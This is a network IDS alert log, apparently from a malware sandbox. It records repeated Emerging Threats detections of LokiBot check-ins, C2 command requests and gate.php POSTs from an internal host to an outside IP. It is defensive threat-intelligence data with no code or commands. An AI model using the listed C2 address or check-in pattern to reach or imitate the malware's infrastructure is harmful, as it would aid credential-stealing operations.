12/03/20-10:04:02.710187	TCP	2025381	ET TROJAN LokiBot Checkin	49973	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.710187	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49973	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.710187	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49973	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.770838	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49973	47.91.79.163	192.168.2.3
12/03/20-10:04:02.991389	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49974	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.991389	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49974	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.991389	TCP	2025381	ET TROJAN LokiBot Checkin	49974	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.991389	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49974	80	192.168.2.3	47.91.79.163
12/03/20-10:04:02.991389	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49974	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.052234	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49974	47.91.79.163	192.168.2.3
12/03/20-10:04:03.285552	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49975	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.285552	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49975	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.285552	TCP	2025381	ET TROJAN LokiBot Checkin	49975	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.285552	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49975	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.285552	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49975	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.344530	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49975	47.91.79.163	192.168.2.3
12/03/20-10:04:03.554473	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49976	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.554473	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49976	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:04:03.554473	TCP	2025381	ET TROJAN LokiBot Checkin	49976	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.554473	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49976	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.554473	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49976	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.614421	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49976	47.91.79.163	192.168.2.3
12/03/20-10:04:03.844236	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49977	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.844236	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49977	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.844236	TCP	2025381	ET TROJAN LokiBot Checkin	49977	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.844236	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49977	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.844236	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49977	80	192.168.2.3	47.91.79.163
12/03/20-10:04:03.907417	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49977	47.91.79.163	192.168.2.3
12/03/20-10:04:04.123665	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49978	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.123665	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49978	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.123665	TCP	2025381	ET TROJAN LokiBot Checkin	49978	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.123665	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49978	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.123665	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49978	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.184755	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49978	47.91.79.163	192.168.2.3
12/03/20-10:04:04.413716	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49979	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.413716	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49979	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.413716	TCP	2025381	ET TROJAN LokiBot Checkin	49979	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.413716	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49979	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.413716	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49979	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.476197	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49979	47.91.79.163	192.168.2.3
12/03/20-10:04:04.697742	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49980	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.697742	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49980	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.697742	TCP	2025381	ET TROJAN LokiBot Checkin	49980	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.697742	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49980	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.697742	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49980	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.758396	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49980	47.91.79.163	192.168.2.3
12/03/20-10:04:04.963596	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49981	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.963596	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49981	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.963596	TCP	2025381	ET TROJAN LokiBot Checkin	49981	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.963596	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49981	80	192.168.2.3	47.91.79.163
12/03/20-10:04:04.963596	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49981	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.025184	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49981	47.91.79.163	192.168.2.3
12/03/20-10:04:05.247696	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49982	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.247696	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49982	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.247696	TCP	2025381	ET TROJAN LokiBot Checkin	49982	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:04:05.247696	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49982	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.247696	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49982	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.306277	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49982	47.91.79.163	192.168.2.3
12/03/20-10:04:05.532498	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49983	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.532498	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49983	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.532498	TCP	2025381	ET TROJAN LokiBot Checkin	49983	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.532498	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49983	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.532498	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49983	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.593428	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49983	47.91.79.163	192.168.2.3
12/03/20-10:04:05.820293	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49984	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.820293	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49984	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.820293	TCP	2025381	ET TROJAN LokiBot Checkin	49984	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.820293	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49984	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.820293	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49984	80	192.168.2.3	47.91.79.163
12/03/20-10:04:05.895039	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49984	47.91.79.163	192.168.2.3
12/03/20-10:04:06.123173	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49985	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.123173	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49985	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.123173	TCP	2025381	ET TROJAN LokiBot Checkin	49985	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.123173	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49985	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.123173	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49985	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.183388	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49985	47.91.79.163	192.168.2.3
12/03/20-10:04:06.401192	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49986	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.401192	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49986	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.401192	TCP	2025381	ET TROJAN LokiBot Checkin	49986	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.401192	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49986	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.401192	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49986	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.462903	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49986	47.91.79.163	192.168.2.3
12/03/20-10:04:06.688485	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49987	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.688485	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49987	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.688485	TCP	2025381	ET TROJAN LokiBot Checkin	49987	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.688485	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49987	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.688485	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49987	80	192.168.2.3	47.91.79.163
12/03/20-10:04:06.751387	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49987	47.91.79.163	192.168.2.3
12/03/20-10:04:07.003231	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49988	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.003231	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49988	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.003231	TCP	2025381	ET TROJAN LokiBot Checkin	49988	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.003231	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49988	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:04:07.003231	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49988	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.064446	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49988	47.91.79.163	192.168.2.3
12/03/20-10:04:07.279062	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49989	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.279062	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49989	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.279062	TCP	2025381	ET TROJAN LokiBot Checkin	49989	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.279062	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49989	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.279062	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49989	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.338927	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49989	47.91.79.163	192.168.2.3
12/03/20-10:04:07.573982	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49990	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.573982	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49990	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.573982	TCP	2025381	ET TROJAN LokiBot Checkin	49990	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.573982	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49990	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.573982	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49990	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.634060	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49990	47.91.79.163	192.168.2.3
12/03/20-10:04:07.858334	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49991	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.858334	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49991	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.858334	TCP	2025381	ET TROJAN LokiBot Checkin	49991	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.858334	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49991	80	192.168.2.3	47.91.79.163
12/03/20-10:04:07.858334	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49991	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.050303	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49991	47.91.79.163	192.168.2.3
12/03/20-10:04:08.266673	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49992	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.266673	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49992	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.266673	TCP	2025381	ET TROJAN LokiBot Checkin	49992	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.266673	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49992	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.266673	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49992	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.326612	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49992	47.91.79.163	192.168.2.3
12/03/20-10:04:08.547826	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49993	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.547826	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49993	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.547826	TCP	2025381	ET TROJAN LokiBot Checkin	49993	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.547826	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49993	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.547826	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49993	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.606347	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49993	47.91.79.163	192.168.2.3
12/03/20-10:04:08.827518	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49995	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.827518	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49995	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.827518	TCP	2025381	ET TROJAN LokiBot Checkin	49995	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.827518	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49995	80	192.168.2.3	47.91.79.163
12/03/20-10:04:08.827518	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49995	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:04:08.888387	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49995	47.91.79.163	192.168.2.3
12/03/20-10:04:09.106498	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49996	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.106498	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49996	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.106498	TCP	2025381	ET TROJAN LokiBot Checkin	49996	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.106498	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49996	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.106498	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49996	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.171284	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49996	47.91.79.163	192.168.2.3
12/03/20-10:04:09.374098	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49997	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.374098	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49997	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.374098	TCP	2025381	ET TROJAN LokiBot Checkin	49997	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.374098	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49997	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.374098	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49997	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.432904	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49997	47.91.79.163	192.168.2.3
12/03/20-10:04:09.662563	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49999	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.662563	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49999	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.662563	TCP	2025381	ET TROJAN LokiBot Checkin	49999	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.662563	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49999	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.662563	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49999	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.725847	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49999	47.91.79.163	192.168.2.3
12/03/20-10:04:09.951988	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50000	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.951988	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50000	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.951988	TCP	2025381	ET TROJAN LokiBot Checkin	50000	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.951988	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50000	80	192.168.2.3	47.91.79.163
12/03/20-10:04:09.951988	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50000	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.009026	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50000	47.91.79.163	192.168.2.3
12/03/20-10:04:10.243520	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50001	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.243520	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50001	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.243520	TCP	2025381	ET TROJAN LokiBot Checkin	50001	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.243520	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50001	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.243520	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50001	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.302791	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50001	47.91.79.163	192.168.2.3
12/03/20-10:04:10.507912	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50002	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.507912	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50002	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.507912	TCP	2025381	ET TROJAN LokiBot Checkin	50002	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.507912	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50002	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.507912	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50002	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.569188	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50002	47.91.79.163	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:04:10.788542	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50003	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.788542	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50003	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.788542	TCP	2025381	ET TROJAN LokiBot Checkin	50003	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.788542	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50003	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.788542	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50003	80	192.168.2.3	47.91.79.163
12/03/20-10:04:10.861552	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50003	47.91.79.163	192.168.2.3
12/03/20-10:04:11.075915	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50004	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.075915	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50004	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.075915	TCP	2025381	ET TROJAN LokiBot Checkin	50004	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.075915	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50004	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.075915	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50004	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.206683	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50004	47.91.79.163	192.168.2.3
12/03/20-10:04:11.442584	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50005	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.442584	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50005	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.442584	TCP	2025381	ET TROJAN LokiBot Checkin	50005	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.442584	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50005	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.442584	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50005	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.511031	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50005	47.91.79.163	192.168.2.3
12/03/20-10:04:11.722307	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50006	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.722307	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50006	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.722307	TCP	2025381	ET TROJAN LokiBot Checkin	50006	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.722307	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50006	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.722307	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50006	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.775321	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50006	47.91.79.163	192.168.2.3
12/03/20-10:04:11.992416	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50007	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.992416	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50007	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.992416	TCP	2025381	ET TROJAN LokiBot Checkin	50007	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.992416	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50007	80	192.168.2.3	47.91.79.163
12/03/20-10:04:11.992416	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50007	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.055451	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50007	47.91.79.163	192.168.2.3
12/03/20-10:04:12.296639	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50008	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.296639	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50008	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.296639	TCP	2025381	ET TROJAN LokiBot Checkin	50008	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.296639	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50008	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.296639	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50008	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.396987	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50008	47.91.79.163	192.168.2.3
12/03/20-10:04:12.634507	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50009	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:04:12.634507	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50009	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.634507	TCP	2025381	ET TROJAN LokiBot Checkin	50009	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.634507	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50009	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.634507	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50009	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.694489	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50009	47.91.79.163	192.168.2.3
12/03/20-10:04:12.913600	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50010	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.913600	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50010	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.913600	TCP	2025381	ET TROJAN LokiBot Checkin	50010	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.913600	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50010	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.913600	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	50010	80	192.168.2.3	47.91.79.163
12/03/20-10:04:12.980753	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	50010	47.91.79.163	192.168.2.3
12/03/20-10:04:13.192843	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50011	80	192.168.2.3	47.91.79.163
